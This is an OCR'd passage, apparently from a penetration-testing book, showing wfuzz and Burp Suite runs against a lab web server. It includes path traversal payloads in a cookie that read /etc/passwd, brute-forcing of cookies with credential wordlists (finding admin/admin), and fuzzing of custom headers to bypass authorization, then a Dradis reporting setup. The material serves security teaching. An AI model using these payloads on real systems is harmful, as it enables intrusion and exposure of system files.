Target: http://192.168.2.19/cookie_test.php
Total requests: 468

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000068:   200        108 L    297 W    6841 Ch     "../../../../../../../../../../../../etc/passwd"
000000073:   200        108 L    297 W    6841 Ch     "/../../../../../../../../../../../etc/passwd"
000000099:   200        108 L    297 W    6841 Ch     "/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/
                                                      %2e%2e/etc/passwd"

Total time: 0.985991
Processed Requests: 468
Filtered Requests: 465
Requests/sec.: 474.6489

Harry@xXxZombi3xXx ~ ✔ 170 18:35:29
```


Request


Raw | Params | Headers | Hex


```
GET /cookie_test.php HTTP/1.1
Host: 192.168.2.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.
8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie:
lang=/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2
e%2e/%2e%2e/etc/passwd
Connection: close
```



Response
Raw
Headers
Hex
HTML
Render
<html>
<h1>COOKIE TEST 1</h1>
##
User Database
#
Note that this file is consulted directly only when the system is running
in single-user mode. At other times this information is provided by
Open Directory.
#
See the opendirectoryd(8) man page for additional information about
Open Directory.
##
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
_taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
_networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false


Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /cookie_test.php HTTP/1.1
Host: 192.168.2.19
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: lang=§en_us.php§
Connection: close
Add §
Clear §
Auto §
Refresh



Request
Raw
Params
Headers
Hex
GET /cookie_test.php HTTP/1.1
Host: 192.168.2.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: lang=en_us;
Connection: close


Not Secure
192.168.2.19/cookie...
192.168.2.19 says
Unauthorized Access!
OK


Not Secure
192.168.2.19/cookie...
COOKIE TEST 2
Welcome to Cookie Test 2
Your Cookie lang : en_us





```
Harry@xXxZombi3xXx ~ wfuzz --sh=239 -c -z file,SecLists/Usernames/top-usernames-shortlist.txt -z
file,SecLists/Passwords/Common-Credentials/best1050.txt -b lang=en_us -b FUZZ=FUZ2Z http://192.168.2.1
9/cookie_test.php
********************************************************
* Wfuzz 2.4.1 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.19/cookie_test.php
Total requests: 17833

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000001163:   200        0 L      17 W     239 Ch      "admin - admin"

Total time: 37.23314
Processed Requests: 17833
Filtered Requests: 17832
Requests/sec.: 478.9550

Harry@xXxZombi3xXx ~ ✔ 178 20:17:44
```



Response

Raw | Headers | Hex | HTML | Render


```
HTTP/1.1 200 OK
Date: Sun, 03 Nov 2019 14:48:48 GMT
Server: Apache/2.4.34 (Unix) PHP/7.1.19
X-Powered-By: PHP/7.1.19
Content-Length: 239
Connection: close
Content-Type: text/html; charset=UTF-8

<html><h1> COOKIE TEST 2
</h1><script>window.location.replace("http://192.168.2.19/home.php")</script><h2>Wel
come to Cookie Test 2</h2><br><br><b>Your Cookie </b><i>lang</i> :
en_us<br><br><b>Your Cookie </b><i>admin</i> : admin<br></html>
```




Request

Raw | Headers | Hex

```
GET /custom_header.php HTTP/1.1
Host: 192.168.2.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```






```
Harry@xXxZombi3xXx ~ wfuzz -c -z list,true-false -z file,SecLists
-isAdmin: FUZZ" -H "X-User: FUZ2Z" http://192.168.2.19/custom_header.p
********************************************************
* Wfuzz 2.4.1 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.19/custom_header.php
Total requests: 20328

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000002:   200        0 L      6 W      93 Ch       "true - aaren"
000000003:   200        0 L      6 W      93 Ch       "true - aarika"
000000004:   200        0 L      6 W      93 Ch       "true - aaron"
000000005:   200        0 L      6 W      93 Ch       "true - aartjan"
000000006:   200        0 L      6 W      93 Ch       "true - aarushi"
000000007:   200        0 L      6 W      93 Ch       "true - abagael"
```

```
Harry@xXxZombi3xXx ~ wfuzz -c -z list,true-false -z file,SecLists/Usernames/Names/names.txt -H "X
-isAdmin: FUZZ" -H "X-User: FUZ2Z" --hh=93 http://192.168.2.19/custom_header.php
********************************************************
* Wfuzz 2.4.1 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.2.19/custom_header.php
Total requests: 20328

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000010164:   200        0 L      5 W      118 Ch      "true - Billy"
000015039:   200        0 L      6 W      93 Ch       "false - joon"
```

Request


Raw | Headers | Hex


```
GET /custom_header.php HTTP/1.1
Host: 192.168.2.19
X-isAdmin: true
X-User: Billy
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
```

Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Mon, 04 Nov 2019 00:36:31 GMT
Server: Apache/2.4.34 (Unix) PHP/7.1.19
X-Powered-By: PHP/7.1.19
X-isAdmin: false
X-User: Joe
Content-Length: 118
Connection: close
Content-Type: text/html; charset=UTF-8

<html><h1> FUZZING CUSTOM HEADERS
</h1><script>window.location.replace("http://192.168.2.19/home.php")</script></html>
```





Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /custom_header.php HTTP/1.1
Host: 192.168.2.19
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: lang=en_us
Connection: close
isAdmin=§False§&User=§Joe§
Add §
Clear §
Auto §
Refresh


Chapter 15: Writing Penetration Testing Reports


```
root@kali:~# git clone https://github.com/dradis/dradis-ce.git
Cloning into 'dradis-ce'...
remote: Counting objects: 7232, done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 7232 (delta 5), reused 3 (delta 0), pack-reused 7215
Receiving objects: 100% (7232/7232), 1.25 MiB | 1.01 MiB/s, done.
Resolving deltas: 100% (4716/4716), done.
```


```
 == Enabling default add-ons ==
 == Installing dependencies ==
Warning: the running version of Bundler (1.13.6) is older than the version that
 created the lockfile (1.15.3). We suggest you upgrade to the latest version of
undler by running `gem install bundler`.
The git source https://github.com/dradis/dradis-calculator_cvss.git is not yet
checked out. Please run `bundle install` before trying to start your application
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and
 installing your bundle as root will break this application for all non-root
users on this machine.
Warning: the running version of Bundler (1.13.6) is older than the version that
 created the lockfile (1.15.3). We suggest you upgrade to the latest version of
undler by running `gem install bundler`.
Fetching https://github.com/dradis/dradis-calculator_cvss.git
Fetching https://github.com/dradis/dradis-calculator_dread.git
Fetching https://github.com/dradis/dradis-csv.git
Fetching https://github.com/dradis/dradis-html_export.git
Fetching https://github.com/dradis/dradis-acunetix.git
Fetching https://github.com/dradis/dradis-brakeman.git
```


```
root@kali:~/dradis-ce# bundle exec rails server
=> Booting Thin
=> Rails 5.1.3 application starting in development on http://localhost:3000
=> Run `rails server -h` for more startup options
Thin web server (v1.6.3 codename Protein Powder)
Maximum connections set to 1024
Listening on localhost:3000, CTRL+C to stop
```


Configure the shared password
Hold your horses!
X
This server does not have a password yet, please set up one:
Password
Confirm Password
Set password and continue


Dradis CE
Upload output from tool
Export results
Configuration
All issues
Methodologies
Trash
Nodes
No nodes defined yet
Project summary
Issues so far
There are no issues in this project yet.
Add new issue
Upload output from tool
Methodology progress
There are no methodologies in this project yet.
Add a testing methodology

